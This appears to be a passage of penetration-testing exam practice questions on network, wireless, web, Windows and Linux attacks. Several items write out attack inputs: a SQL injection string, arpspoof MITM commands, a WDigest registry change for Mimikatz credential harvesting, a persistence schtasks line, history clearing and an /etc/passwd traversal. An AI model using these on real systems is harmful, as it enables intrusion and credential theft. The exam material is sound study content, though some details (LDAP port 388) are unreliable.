58. Which of the following are true of the Link-Local Multicast Name Resolution (LLMNR) protocol? (Choose two.)

A. It is commonly used in the absence of a DNS server.

B. It is not supported by Linux hosts.

C. It is not supported by Windows hosts.

D. It is used only by routers, not by workstations or servers.

E. It allows the IPv6 host to resolve hostnames on the same local link.

59. Which of the following describe the security risks associated with using the LLMNR protocol? (Choose two.)

A. Data is transmitted as clear text.

B. It lacks security controls.

C. A malicious host can advertise itself as any host it wants to.

D. It can be used to facilitate a DDoS attack.

E. It creates excessive network traffic.

60. What are the functions of the Server Message Block (SMB) protocol? (Choose two.)

A. To share files on the network

B. To transfer email messages between mail transfer agents (MTAs)

C. To share printers on the network

D. To map IP addresses to MAC addresses

E. To transfer email messages to a mail user agent (MUA)

61. Which of the following exploits are facilitated by weaknesses in the SMB protocol? (Choose two.)

A. Distributed denial of service (DDoS)

B. Fraggle

C. Teardrop

D. EternalBlue

E. WannaCry

62. Which ports are used by the SMB protocol? (Choose two.)

A. 53

B. 80

C. 139

D. 443

E. 445

63. Which of the following are vulnerabilities associated with the SNMPv1 protocol? (Choose two.)

A. The community string is valid for every SNMPv1 node.

B. The community string is transmitted as clear text.

C. The community string uses the weak RC2 cipher.

D. No authentication is required to communicate with an SNMPv1 host.

E. The Management Information Base (MIB) is stored in unencrypted format.

64. Which port is used by the SNMP protocol?

A. UDP 161

B. TCP 23

C. TCP 389

D. UDP 88

65. What is the function of the Simple Mail Transfer Protocol (SMTP)?

A. To share files on the network

B. To transfer email messages between mail transfer agents (MTAs)

C. To map IP addresses to MAC addresses

D. To transfer email messages to a mail user agent (MUA)

66. During a gray box penetration test, you discover an open SMTP service running on an older database server. You want to use this SMTP service to send phishing emails to users within the organization. What is this exploit called?

A. Distributed denial of service

B. SMTP relay

C. Fraggle

D. Teardrop

67. During a gray box penetration test, you discover an open SMTP service running on an older database server. You want to use this SMTP service to send whaling emails to the organization's CEO and CFO. How can you do this remotely from your laptop?

A. Telnet to the SMTP server's IP address on port 25 and create the messages.

B. Use physical security exploits to gain access to the server console where you can create the messages.

C. Use impersonation to trick the server administrator into revealing its Remote Desktop password.

D. None of the above.

68. Which ports are used by an FTP server? (Choose two.)

A. 20

B. 21

C. 22

D. 23

E. 25

69. While performing a black box penetration test, you identify a significant amount of FTP data being transferred between an unknown internal host on the target network and hosts on the Internet on ports 20 and 21. How could you exploit this traffic to gain access to systems on the target network?

A. Conduct a distributed denial-of-service (DDoS) attack.

B. Conduct a land attack.

C. Capture the FTP traffic with a sniffer.

D. Use anonymous FTP access to upload a keylogger to the FTP server.

70. You are conducting a gray box penetration test. You want to capture C-level executives' authentication credentials. To accomplish this, you set up a fake internal web server that looks exactly like the web server used to manage employee time-off and reimbursement requests. You inject a fake DNS record into the organization's DNS server that redirects traffic from the real server to your fake server. What is this exploit called?

A. DNS poisoning

B. ARP poisoning

C. Phishing

D. Whaling

71. Which of the following is a mechanism that can be used to defend against DNS poisoning attacks?

A. Implement DNSSEC.

B. Close port 53 in the DNS server's host firewall.

C. Disable ICMP forwarding in your router configuration.

D. Use SSH for DNS queries.

72. A penetration tester is conducting a gray box penetration test. She crafts a Trojan horse exploit that flushes the DNS cache on the local workstation and replaces it with malicious name resolution entries that point to a fake web server. When clients within the organization try to resolve hostnames, the malicious entries from the local DNS cache are used. What is this exploit called?

A. DNS poisoning

B. ARP poisoning

C. DNS cache poisoning

D. Man-in-the-middle

73. A penetration tester is conducting a gray box penetration test. She notices that one of the branch offices of the organization uses a caching-only DNS server to handle name resolution requests. She sends a bogus reply to a name resolution request from the caching-only DNS server, using a spoofed source address in the reply packets. The bogus name resolution records point users to a fake web server that is used to harvest authentication credentials. What is this exploit called?

A. DNS poisoning

B. ARP poisoning

C. DNS cache poisoning

D. Man-in-the-middle

74. While performing a gray-box penetration test, the tester discovers that several Linux workstations in the network have not been joined to the organization's Active Directory domain, even though they have the Samba service installed. To access shared folders on Windows servers, these workstations use NT LAN Manager (NTLM) connections. The tester captures hashed user credentials as they are passed between workstations and servers and then reuses them later to establish new authenticated sessions with the file servers. What is this exploit called?

A. ARP poisoning

B. Fraggle attack

C. NAC bypass

D. Pass the hash

75. During a gray box penetration test, the tester sends a fake ARP broadcast message on the local network segment. As a result, her laptop's MAC address is now mapped to the IP address of another valid computer on the segment. What is this exploit called?

A. DNS cache poisoning

B. ARP spoofing

C. Pass the hash

D. Replay attack

76. An ARP spoofing attack is categorized as which type of exploit?

A. Denial of service (DoS)

B. Man-in-the-middle

C. Distributed denial of service (DDoS)

D. VLAN hopping

77. During a black box penetration test, the tester parks in the target organizations parking lot and captures wireless network signals emanating from the building with his laptop. By doing this, he is able to capture the handshake process used by an authorized wireless client as it connects to the network. He later resends this handshake on the wireless network, allowing his laptop to connect to the wireless network as that authorized client. What kind of exploit is this?

A. DNS cache poisoning

B. ARP spoofing

C. Pass the hash

D. Replay attack

78. A replay attack is commonly categorized as which type of exploit?

A. Denial of service (DoS)

B. NAC bypass

C. Distributed denial of service (DDoS)

D. Man-in-the-middle

79. During a gray box penetration test, the tester is able to intercept packets being transmitted from a client to a server. The tester's workstation poses as the server to the client. The tester is able to modify the data in the packets and then send it on to the server. The tester's workstation poses as the client to the server. What kind of exploit is this?

A. Relay attack

B. DNS cache spoofing

C. Pass the hash

D. Replay attack

80. During a gray box penetration test, the tester is able to intercept packets being transmitted from a client to a server. The tester's workstation poses as the server to the client. The tester views the data in the packets but does not modify it before forwarding the data on to the server. What kind of exploit is this?

A. Relay attack

B. DNS cache spoofing

C. Pass the hash

D. Replay attack

81. Which type of exploit fools a web server into presenting a user's web browser with an HTTP connection instead of an HTTPS connection as the user originally requested?

A. SSL stripping

B. Relay attack

C. NAC bypass

D. Cross-site scripting

82. What is the best way to defend against an SSL stripping attack?

A. Update the virus definitions on user's workstations.

B. Implement a network intrusion detection (NID) device.

C. Implement a strict HSTS policy that prevents a user's browser from opening a page unless an HTTPS connection has been used.

D. Reconfigure all browsers to require TLS sessions.

83. During a gray box penetration test, the tester acts as a man-in-the-middle between a web server and an end user's workstation. When the user's browser requests a page from the web server using TLS 1.2, the tester alters the request and specifies that SSL 2.0 be used instead to protect the session. What kind of exploit has occurred in this scenario?

A. SSL stripping

B. Downgrade

C. NAC bypass

D. Replay attack

84. During a gray box penetration test, the tester wants to implement a downgrade man-in-the-middle attack to reduce the security of web browser sessions from TLS to SSL. What exploit can the attacker use to trick client workstations into thinking her workstation is the web server and vice versa?

A. ARP spoofing

B. Replay attack

C. Pass the Hash

D. SYN attack

85. During a gray box penetration test, the tester decides to stress test the target organization's file server by sending it a flood of half-open TCP connections that never actually get completed. What kind of exploit is this?

A. Denial of service (DoS)

B. Distributed denial of service (DDoS)

C. Replay attack

D. NAC bypass

86. During a gray box penetration test, the tester decides to stress test a critical network router. She sends thousands of ping requests addressed to all of the hosts on the subnet. However, she spoofs the source address of the requests to the IP address of the network router. As a result, the router is flooded with ICMP echo response traffic that it didn't initiate, making it difficult for it to respond to legitimate network requests. What kind of exploit is this?

A. Denial of service (DoS)

B. Distributed denial of service (DDoS)

C. Replay attack

D. NAC bypass

87. Which of the following prevents unauthorized or unhealthy devices from connecting to a network, even if they connect to the wired or wireless network properly?

A. Network Access Control (NAC)

B. WPA2-PSK

C. Virtual LANs (VLANs)

D. Spanning Tree Protocol (STP)

88. During a gray box penetration test, you try to connect your laptop to the target's wireless network. However, the target has implemented a NAC that is blocking your laptop from connecting to the production network. What can you do?

A. Run a brute-force decryption attack to defeat the IPSec encryption that protects the production network.

B. Spoof your laptop with the MAC address of an authorized device.

C. Plug your laptop into a wired jack.

D. Create an evil twin access point.

89. Which types of network devices are commonly whitelisted in many NAC implementations? (Choose two.)

- **A.** Laptops
- **B.** Desktops
- **C.** Servers
- **D.** VOIP phones
- **E.** SCADA devices

90. Which method is commonly used to hop between VLANs?

- **A.** Double-tagging
- **B.** Brute-force attacks
- **C.** MAC address spoofing
- **D.** DNS poisoning

91. You are performing a gray box penetration test. To capture information from multiple VLANs, you have configured the network board in your computer to emulate a trunk port on a network switch. Your goal is to get the real switch to forward traffic from all VLANs to your device. What is this exploit called?

- **A.** MAC address spoofing
- **B.** Double-tagging
- **C.** Switch spoofing
- **D.** Evil twin

92. Which wireless exploit uses a special wireless device to listen for SSID requests from other wireless devices and then impersonate the requested access point?

- **A.** Karma attack
- **B.** Deauth attack
- **C.** Downgrade attack
- **D.** Rogue access point

93. You are performing a black box penetration test. You want to perform an evil twin attack to capture wireless user data. Which of the following tasks would you need to complete? (Choose two.)

- **A.** Implement a fragmentation attack.
- **B.** Send deauth frames to deauthenticate wireless clients.
- **C.** Reconnect wireless clients to an access point with the same SSID as the target organization.
- **D.** Use a brute-force attack to break the WPS pin.
- **E.** Repeat the wireless network signal.

94. Which wireless encryption key cracking exploit involves extracting a small amount of keying material from captured wireless packets and then sending ARP frames to the access point?

A. Repeating attack

B. Downgrade attack

C. Deauth attack

D. Fragmentation attack

95. Which wireless exploit could be carried out by creating a fake captive portal for a wireless network that captures victims' usernames and passwords?

A. Repeating attack

B. Credential harvesting

C. Bluesnarfing

D. Jamming attack

96. Which wireless exploit involves using a brute-force attack to crack an eight-digit pin?

A. Fragmentation attack

B. Credential harvesting

C. Bluejacking

D. WPS cracking

97. Which wireless exploit involves sending unsolicited messages over a Bluetooth connection to a wireless device?

A. Deauth attack

B. Bluesnarfing

C. Bluejacking

D. WPS cracking

98. Which wireless exploit involves creating an unauthorized connection with a Bluetooth device, such as a mobile phone, and stealing information from it?

A. Deauth attack

B. Bluesnarfing

C. Bluejacking

D. WPS cracking

99. A penetration tester learns that the target organization's employees use RFID access badges to unlock doors within the facility. She identifies a restaurant where employees of the organization commonly gather for lunch. The next day, she sits at a table near a group of employees in the restaurant with a small, hidden RFID reader. She captures the RFID signature from the employees' badges and then creates fake access badges using the RFID signatures. What is this technique called?

A. WPS cracking

B. Credential harvesting

C. Jamming

D. RFID cloning

100. Which wireless exploit is more of a stress test designed to prevent users from being able to use a wireless network?

A. Karma attack

B. Deauth attack

C. Downgrade attack

D. Jamming attack

101. A penetration tester impersonates a vending machine repair person to gain access to the target organization's facility. While inside, the tester hides a wireless device behind a vending machine that captures the organization's wireless network radio signal and rebroadcasts it with high gain towards the parking lot. Which wireless exploit did the tester employ in this scenario?

A. Karma attack

B. Repeating attack

C. Downgrade attack

D. Jamming attack

102. A penetration tester is searching for vulnerabilities within a web application used by the target organization. In the login page, she enters the following string of text in the Password field:

```
UNION SELECT Username, Password FROM Users;
```

What type of exploit is being used in this example?

A. SQL injection

B. HTML injection

C. Command injection

D. Code injection

103. A penetration tester reviews social media accounts owned by the target organization's CIO and makes a list of possible passwords such as her spouse's name, pet's name, favorite sports teams, and so on. The tester tries to log on to the CIO's account using one possible password after another, trying to find one that works. What type of authentication exploit is this?

A. Credential brute-forcing

B. Session hijacking

C. Redirect attack

D. Password cracking

104. During a gray box penetration test, the tester uses Wireshark to sniff the network traffic between an employee's web browser and a website and is able to capture the session cookie. The tester is then able to impersonate the victim without capturing the user's actual authentication credentials. What type of authentication exploit was used in this scenario?

A. Kerberos exploit

B. Session hijacking

C. Redirect attack

D. Password cracking

105. During a gray box penetration test, the tester uses phishing emails to send users to a logon page that looks like the target organization's human resources self-service page. The fake page is used to capture employees' credentials. What type of authentication exploit was used in this scenario?

A. Kerberos exploit

B. Session hijacking

C. Redirect attack

D. Credential brute forcing

106. During a black box penetration test, the tester discovers that the organization's wireless access point has been configured with an administrative username of *admin* and a password of *Admin*. The tester gains administrative access to the access point. What kind of authentication exploit occurred in this scenario?

A. Weak credentials exploit

B. Redirect attack

C. Default credentials attack

D. Credential brute-forcing

107. The network administrator for an organization that is the target of a penetration test configured her network firewall with an administrative username of *admin* and a password of *password*. Which authentication exploit is this device vulnerable to?

A. Weak credentials exploit

B. Redirect attack

C. Session hijacking

D. Kerberos exploit

108. During a gray box penetration test, the tester is able to run an exploit that enables her to receive a ticket-granting ticket (TGT) from the key distribution center (KDC) in the organization's Active Directory domain. What kind of authentication exploit occurred in this scenario?

A. Credential brute-forcing exploit

B. Redirect attack

C. Session hijacking

D. Kerberos exploit

109. Which authorization exploits modify a parameter in an HTTP request to gain unauthorized access to information? (Choose two.)

A. Parameter pollution

B. Insecure direct object reference exploit

C. Cross-site scripting attack

D. Cross-site request forgery

E. Redirect attack

110. Which form of a cross-site scripting (XSS) attack leverages an older, vulnerable web browser being run locally on the victim's computer?

A. Stored/persistent

B. Clickjacking

C. Reflected

D. Document Object Model (DOM)

111. Which forms of a cross-site scripting (XSS) attack are considered to be a server-side exploits? (Choose two.)

A. Stored/persistent

B. Reflected

C. Document Object Model (DOM)

D. Clickjacking

E. Directory transversal

112. During a gray box penetration test, the tester notices that the organization's human resources self-service web application uses Active Directory user accounts for authentication. It also includes a "Remember me" option on the login page. The tester sends an email message to high-level employees within the organization with the subject line "Check out this funny picture." When the email is opened, hidden HTML code actually sends an HTTP request to the self-service web application that changes the user's password. The attack relies on the saved session cookie from the site to work. What type of authentication exploit is this?

A. Cross-site scripting (XSS)

B. Cross-site request forgery (CSRF)

C. Clickjacking

D. Credential brute forcing

113. Which authentication exploit utilizes transparent layers within the same web page to trick a user into clicking a button or link when they thought they were just clicking the top-level layer of the page?

A. File inclusion

B. Cross-site request forgery (CSRF)

C. Clickjacking

D. Cookie manipulation

114. Which security misconfiguration on a web server would allow an end user accessing the site with a web browser to navigate through the web server's file system?

A. Directory transversal

B. Cookie manipulation

C. File inclusion

D. Weak credentials

115. Which security misconfiguration would allow a script run by the user's web browser to write data to a client-side cookie?

A. Directory transversal

B. Cookie manipulation

C. Cross-site request forgery (XSRF)

D. Clickjacking

116. A penetration tester is trying to exploit a web application used by the target organization. He uses a form field in the web application to upload a malicious executable to the web server. Which of the following describe this kind of exploit? (Choose two.)

A. Cookie manipulation

B. Directory transversal

C. Local file inclusion

D. Cross-site scripting (XSS)

E. Remote file inclusion

117. Which of the following are examples of unsecure coding practices?

A. Including comments in the source code

B. Checking input fields for properly formatted information

C. Including subroutines for handling error conditions

D. Digitally signing the code

E. Providing verbose error messages

118. Which of the following are examples of unsecure coding practices?

A. Removing comments from the source code before release

B. Checking input fields for properly formatted information

C. Lack of error handling routines

D. Lack of code signing

E. Removing overly verbose error messages

119. A web application programmer has included the username and password required to access a database instance within the application's PHP code. This is an example of which unsecure code practice?

A. Comments in source code

B. Race conditions

C. Unauthorized use of functions/unprotected APIs

D. Hard-coded credentials

120. A web application developer included the following HTML code within a form page:

```
<input type=hidden>
```

This is an example of which unsecure code practice?

A. Comments in source code

B. Hidden elements

C. Unauthorized use of functions/unprotected APIs

D. Race conditions

121. While performing a gray box penetration test, you have discovered that the target organization uses many different operating systems on their computers. You've fingerprinted Windows, Mac OS, and Linux systems. You even found one UNIX server system. In addition, employees are bringing their mobile devices to work and connecting them to the organization's wireless network, so you found many Android and iOS devices. At this point in the test, you need to identify operating system vulnerabilities that exist with high-value devices. What should you do?

A. Research the Common Vulnerabilities and Exposures (CVE) database.

B. Research the Common Attack Pattern, Enumeration and Classification (CAPEC) database.

C. Research the Computer Emergency Response Team (CERT) website.

D. Post a question on a penetration testing forum.

122. Which of the following are considered unsecure services or protocols? (Choose two.)

A. LDAPS

B. SSH

C. FTP

D. Telnet

E. HTTPS

123. Which of the following would be considered an unsecure service or protocol configuration? (Choose two.)

A. Using SSHv1 instead of SSHv2

B. Using SNMPv3 instead of SNMPv1

C. Using WPA2 instead of WEP

D. Using SSL 2.0 instead of TLS 1.2

124. You need to use privilege escalation on a Linux system during a penetration test. Which features of the operating system can be used to allow an executable to be run with superuser-level permissions? (Choose two.)

A. Running it as administrator

B. Assigning the SGID special permission

C. Assigning the SUID special permission

D. Running it from a child BASH shell session

E. Assign the sticky bit permission

125. Which Linux special permission, when assigned to a directory, prevents users from deleting files they do not own, even if they have write and execute permissions to the directory?

A. SGID

B. SUID

C. Sticky bit

D. Ret2libc

126. Which program can you use as a standard user on a Linux system to execute programs as root?

A. `sudo`

B. `ps`

C. `top`

D. `nice`

127. Which Linux exploit causes the return address of a subroutine to be replaced by the address of a subroutine that is already present in a process's' memory?

A. SGID

B. Sticky bit

C. Ret2libc

D. Unsecure sudo

128. Which of the following refers to the name of the attribute that stores passwords in a Windows Group Policy Preference item?

A. cPassword

B. TGT

C. TGS

D. LSASS

129. During a penetration test, you discover that an administrator is using clear-text LDAP on port 388 to update user accounts in their LDAP-compliant directory service, including user credentials. What should you recommend the client do to fix this?

A. Recommend they discontinue using LDAP clients to manage user accounts.

B. Recommend they use SSL-enabled LDAP on port 636.

C. Recommend they switch to a non-LDAP directory service.

D. Recommend they use SSH-enabled LDAP on port 22.

130. During a gray box penetration test, the tester logs on to the target organization's domain and requests a service principle name (SPN) for registered service. A ticket is received, and the tester takes it offline and attempts to crack its encryption. What is this exploit called?

A. Sandbox escape

B. Kerberoasting

C. DLL hijacking

D. Cold boot attack

131. Which of the following is a service that runs on a Windows system and enforces the security policy of the system?

A. LSASS

B. Key distribution center (KDC)

C. Group Policy Object (GPO)

D. LDAP

132. Which Windows feature could potentially allow authentication credentials to be transferred as clear text over a network connection?

A. Unattended installations via PXE

B. JTAG debug

C. Remote Desktop

D. Domain join

133. What is stored in the SAM database on a Windows system?

A. Security log entries

B. Digital signatures associated with each application installed on the system

C. Group Policy settings

D. Hashed account passwords

134. During a gray box penetration test, the tester creates a phishing campaign that tricks users into downloading a Trojan horse application that quietly replaces a key dynamic link library file on the local system with a modified version that loads a keylogger when executed. What is this type of exploit called?

A. JTAG debug

B. Cold boot attack

C. cPassword

D. DLL hijacking

135. Which of the following are ways in which services on a Windows system can be exploited? (Choose two.)

A. Using unquoted service paths

B. Replacing executables for writable services

C. Implementing a cold boot attack

D. Compromising credentials in LSASS

136. Which of the following issues could enable a penetration tester to execute a DLL hijacking exploit on a Windows system?

A. Failure to install the latest Windows updates

B. Using out-of-date virus definitions

C. Using unsecure file and folder permissions

D. Failure to configure user account restrictions in Group Policy

137. Which of the following techniques can be used to help retain persistence for an exploit on a Windows system? (Choose two.)

A. Using scheduled tasks

B. Using cold boot attacks

C. Implementing Kerberoasting

D. Using DLL hijacking

E. Looking for kernel exploits

138. What is the best way to defend against kernel exploits?

A. Update the system's antivirus definitions.

B. Install the latest operating system updates.

C. Use secure file and folder permissions.

D. Implement user account restrictions in Group Policy.

139. During a gray box penetration test, the tester discovers that one of the organization's firewalls has been configured with an administrative username of *admin* and a password of *Admin*. The tester gains administrative access to the firewall and opens holes in it. What kind of authentication exploit occurred in this scenario?

A. Weak credentials exploit

B. Redirect attack

C. Default account settings exploit

D. Credential brute-forcing

140. Which of the following are examples of sandbox escape exploits? (Choose three.)

A. Cold boot attacks

B. Shell upgrade

C. Virtual machine (VM) escape

D. Container escape

E. Ret2libc

F. JTAG debug

141. During a penetration test, the tester gains physical access to a Windows server system and reboots it from a flash drive that has a Linux distribution installed on it. She is able to bypass security and copy key files from the server to the flash drive for later cracking and analysis. What type of exploit occurred in this scenario?

A. Cold boot attack

B. Shell upgrade exploit

C. VM escape exploit

D. JTAG debug exploit

142. A penetration tester connects a special device to a diagnostic port implemented in the motherboard by the manufacturer and is able to capture data from system registers. What type of exploit occurred in this scenario?

A. Cold boot attack

B. Shell upgrade exploit

C. VM escape exploit

D. JTAG debug exploit

143. What are the risks of enabling serial console connections on network devices such as routers and switches?

A. Network administrators tend to not secure them properly.

B. They are prone to data emanation.

C. It is easy for attackers to connect to them.

D. It is easy for attackers to sniff data from them.

144. Which of the following is used on Windows system to allow you to remotely execute code on another Windows system somewhere else in the network?

A. RPC/DCOM

B. X-server

C. RSH

D. Rlogin

145. Which of the following is a utility that can be used on Windows systems that allows you to establish command-line access to the console of a remote Windows system, much like the older Telnet client?

A. PsExec
B. VNC
C. RSH
D. Rlogin

146. Which of the following provides an infrastructure for managing Windows systems over the network from a centralized location?

A. SMB
B. VNC
C. WMI
D. RDP

147. Which of the following Windows features can be used to remotely manage Windows systems over a network connection? (Choose two.)

A. SMB
B. Telnet
C. PS Remoting
D. WinRM
E. SSH

148. Which of the following can be used to remotely manage Windows systems over a network connection using a graphical user interface?

A. SMB
B. RDP
C. PS Remoting
D. PsExec
E. SSH

149. Which of the following can be used to remotely manage Macintosh systems over a network connection using a graphical user interface?

A. Rlogin
B. RDP
C. ARD
D. PsExec
E. RSH

150. Which of the following can be used to remotely manage Windows, Macintosh, or Linux systems over a network connection using a graphical user interface (as long as the necessary software is installed)?

A. VNC
B. RDP
C. ARD
D. WMI
E. RSH

151. Which of the following can be used to remotely manage Linux systems over a network connection using a graphical user interface?

A. X11 forwarding
B. RDP
C. ARD
D. WMI
E. SMB

152. Why should you avoid using utilities such as Telnet, rlogin, and rsh when conducting a penetration test?

A. They transfer data slowly.
B. They provide only a command-line interface.
C. They transmit data as clear text over the network.
D. They are no longer supported by modern operating systems.

153. Which of the following techniques can be used to establish persistence during a penetration test that involves Linux systems?

A. Enable WMI.
B. Schedule jobs using cron to run exploit scripts or start daemons.
C. Schedule tasks using Task Scheduler to run exploit executables or scripts.
D. Use PS remoting.

154. Which of the following tools can be used to automatically run tasks on a Windows system without your intervention? (Choose two.)

A. WMI
B. at
C. Task Scheduler
D. PS remoting
E. cron

155. Which of the following is a type of malware that provides a useful function but secretly performs malicious actions when it is run?

A. Backdoor

B. Trojan

C. Daemon

D. Worm

156. You are performing a gray box penetration test. You have successfully compromised a target computer system. What techniques could you employ to ensure persistence? (Choose two.)

A. Create a backdoor.

B. Create a user account.

C. Disable the syslog daemon.

D. Install a Telnet service.

E. Enable the Samba daemon.

157. You are performing a gray box penetration test. You have successfully compromised a target computer system. You now need to cover your tracks to hide the evidence of your actions. Which techniques could you employ? (Choose two.)

A. Create a text file in the administrator's home directory named `Youvebeenhacked.txt`.

B. Delete all entries from all log files.

C. Hide any files that you copied to the system.

D. Alter log entries created when you compromised the system.

158. A penetration tester runs the `chkconfig --del <servicename>` command at the end of an engagement. What is the reason the tester may have done this?

A. To check for persistence

B. To enable persistence

C. To remove the persistence

D. To report persistence

159. Which of the following should be used if a penetration tester is attempting to achieve persistence by compromising a Windows server?

A. `net session server | dsquery -user | net use c$`

B. `powershell && set-executionpolicy unrestricted`

C. `reg save HKLM\System\CurrentControlSet\Services\Sv.reg`

D. `schtasks.exe /create/tr "powershell.exe" Sv.ps1 /run`

160. A client has requested that a wireless penetration test be done. Which scoping target information will most likely be needed before testing can start?

A. The bands and frequencies of the wireless devices used by the client

B. The preferred wireless access point vendor of the client

C. The number of wireless devices owned by the client

D. The physical location and network ESSIDs to be tested

161. Which one of the following is an instance of a spear phishing attack?

A. Targeting the CFO with an SMS attack

B. Targeting the HR team with an email attack

C. Targeting random users with a USB key drop

D. Targeting an organization with a watering hole attack

162. Which of the following is the best course of action for a penetration tester who is required to perform open-source intelligence (OSINT) on the staff at a target company after completing the infrastructure aspect?

A. Go to the client location and use impersonation to obtain information from the staff.

B. Using social engineering techniques, try to obtain staff information by calling the company.

C. Search the Internet for information on the staff, such as visiting social networking sites.

D. Send spoofed emails to the staff to see if they will respond with sensitive information.

163. A penetration tester is running a phishing test and receives a shell from an internal computer that is running the Windows 10 operating system. The tester decides that he wants to use Mimikatz to perform credential harvesting. The tester wants to allow for credential caching. Which of the following registry changes would allow this?

A. `reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG-DWORD /d 0`

B. `reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\ WDigest /v UseLogoCredential /t REG_DWORD /d 1`

C. `reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\ WDigest /v UseLogoCredential /t REG_DWORD /d 1`

D. `reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\ WDigest /v UseLogoCredential /t REG_DWORD /d 1`

164. An evil twin has been successfully deployed by a penetration tester and is beginning to see some victim traffic. What would be the next step that the tester would want to take to capture all of the unencrypted web traffic from the victim?

A. Harvest the user credentials to decrypt traffic.

B. Implement a certification authority (CA) attack by impersonating trusted Cas.

C. Implement an HTTP downgrade attack.

D. Perform a man-in-the-middle attack.

165. A penetration tester has been asked by a client to review a new web application for availability. Which of the following types of attacks should the tester utilize?

A. TCP SYN flood

B. SQL injection

C. Cross-site scripting (XSS)

D. XMAS scan

166. A web application has been developed to target browsers and permit access into different banking accounts. This application takes a few dollars from one account and sends it to a foreign account. What type of attack has just occurred?

A. Cross-site scripting

B. Flash cookie exploitation

C. Header manipulation

D. SQL injection

167. Several employees of an organization were recently victims of a phishing attack. They received an email that appeared to come from the company president. The email stated that the employees would receive disciplinary action if they did not do as the emailed instructed and click a link in the message. What principles of social engineering did the attacker use?

A. Authority

B. Fear

C. Scarcity

D. Social proof

168. A penetration tester is conducting a scan of a web application. During the review of the scan results, which of the following vulnerabilities would be the most critical and should be prioritized for exploitation?

A. Clickjacking

B. Expired certificate

C. Fill path disclosure

D. Stored cross-site scripting (XSS)

169. A penetration tester is conducting ARP spoofing against a switch. Which of the following should the tester trick to get the most information?

A. The MAC address of the client

B. The MAC address of the domain controller

C. The MAC address of the web server

D. The MAC address of the gateway

170. A penetration tester is trying to perform a man-in-the-middle (MITM) attack on a computer. The computer's network configuration is as follows:

IP: 192.168.10.25

NETMASK: 255.255.255.0

DEFAULT GATEWAY: 192.168.10.254

DHCP: 192.168.1.253

DNS: 192.168.10.10, 192.168.20.10

Which of the following commands should the malicious user execute to perform the MITM attack?

A. `arpspoof -c both -r -t 192.168.10.1 192.168.10.25`

B. `arpspoof -c both -t 192.168.10.25 192.168.1.253`

C. `arpspoof -t 192.168.10.25 192.168.10.254`

D. `arpspoof -r -t 192.168.1.253 192.168.10.25`

171. During a black box assessment on a web-based application, a penetration tester is provided only with a URL to a login page. The following is the code and output:

```
import requests

from BeautifulSoup import BeautifulSoup

request = requests.get ("https://www.willpanek.com/admin")

respHeaders, respBody = request [0], request [1]

if respHeader.statuscode = 200:

     soup = BeautifulSoup (respBody)

     soup = soup.FindAll ("div", {"type": "hidden"})

     print respHeader.StatusCode, StatusMessage

else:

     print respHeader.StatusCode, StatusMessage

Output: 200 OK
```

What is the penetration tester trying to do?

A. Analyze the HTTP response code.

B. Horizontally escalate privileges.

C. Scrape the page for hidden fields.

D. Search for HTTP headers.

172. During a web application penetration test, a penetration tester observes that the content security policy header is missing. What type of attack would the tester most likely perform next?

A. A clickjacking attack

B. A command injection attack

C. A directory traversal attack

D. A remote file inclusion attack

173. A penetration tester is attempting a physical security assessment and wants to use an "under-the-door tool" during the test. Which of the following intrusion techniques should the tester attempt?

A. Egress sensor triggering

B. Lock bumping

C. Lock bypass

D. Lock picking

174. A penetration tester is conducting a test on a web application and discovers that the user login process sends FROM field data by using the HTTP GET method. To reduce the risk of exposing sensitive data, the HTML form should be sent by using which of the following?

A. The HTTP OPTIONS method

B. The HTTP POST method

C. The HTTP PUT method

D. The HTTP TRACE method

175. The chief financial officer (CFO) receives an email from the chief executive officer (CEO) indicating that a new vendor needs to be issued a wire transfer. However, neither the CFO nor the CEO knows who this new vendor is. The CEO claimed that he never sent the email requesting the transfer. What type of motivation technique is the attacker attempting?

A. Principle of authority

B. Principle of fear

C. Principle of likeness

D. Principle of scarcity

E. Principle of social proof

176. You are a penetration tester and looking at performing a Kerberoasting attack. Given the following situations, in which one would you perform a Kerberoasting attack?

A. The tester compromised a Windows device and dumps the Local Security Authority (LSA) secrets.

B. The tester needs to retrieve the Security Account Manager (SAM) database and crack the password hashes.

C. The tester compromised a user account that has limited privileges and needs to target other accounts for lateral movement.

D. The tester compromised an account and needs to dump hashes and plaintext passwords from the system.

177. You are a penetration tester, and while conducting a test, you are trying to maintain persistence on a Windows system that has limited privileges. What registry key should you use?

A. HKEY_CLASSES_ROOT

B. HKEY_CURRENT_CONFIG

C. HKEY_CURRENT_USER

D. HKEY_LOCAL_MACHINE

178. A penetration tester is monitoring a WPA2-PSK secured wireless network and is attempting to capture a handshake between a client and an access point. Even though the tester is monitoring the correct channel, he has been unsuccessful. Which type of attack would help the tester to obtain the handshake?

A. A deauthentication attack

B. A fragmentation attack

C. A karma attack

D. A SSID broadcast flood

179. A penetration tester has successfully captured the administrator credentials of a remote Windows machine. The tester is now attempting to access the system by using PsExec. However, the tester is denied permission. What shares must be accessible for a successful PsExec connection?

A. ADMIN$ and C$

B. ADMIN$ and IPC$

C. ADMIN$ and SERVICES

D. IPC$ and C$

180. A penetration tester has run the following command on a Linux file system:

```
Chmod 4111 /usr/bin/sudo
```

What issues can be manipulated now?

A. The kernel vulnerabilities

B. The misconfigured sudo

C. The sticky bits

D. The unquoted service path

181. A security administrator is trying to encrypt communication by using the Subject Alternative Name (SAN) attribute of a certificate. What is a reason why the administrator should take advantage of SAN?

A. Can protect multiple domains

B. Does not require a trusted certificate authority (CA)

C. Protects unlimited subdomain

D. Provides extended site validation

182. A security analyst is reviewing the logs for a web application. The analyst finds a suspicious request. The request shows the following URL: `http://www.companysite.com/about.php?i=../../../etc/passwd`. What is this request attempting?

A. Cross-site scripting

B. Directory traversal

C. Remote file inclusion

D. User enumeration

183. You and a colleague are discussing different types of attacks that can take place. One type of an attack is where communications between two parties are intercepted and forwarded and neither party is aware that an interception even took place. What type of attack is being discussed?

A. A man-in-the-middle attack

B. A spear phishing attack

C. A transitive access attack

D. A URL hijacking attack

184. A penetration tester has successfully exploited an application vulnerability and now needs to remove the command history from the Linux session. Which command will remove the command history?

A. `$ cat history /clear`

B. `$ history -c`

C. `$ history --remove`

D. `$ rm -f ./history`

185. A help desk technician receives a phone call from someone claiming to be an employee. This person has been locked out of an account and is requesting assistance to unlock it. The help desk asks for proof of identity before access will be granted. What type of attack was the caller trying to perform?

A. Impersonation

B. Interrogation

C. Phishing

D. Shoulder surfing

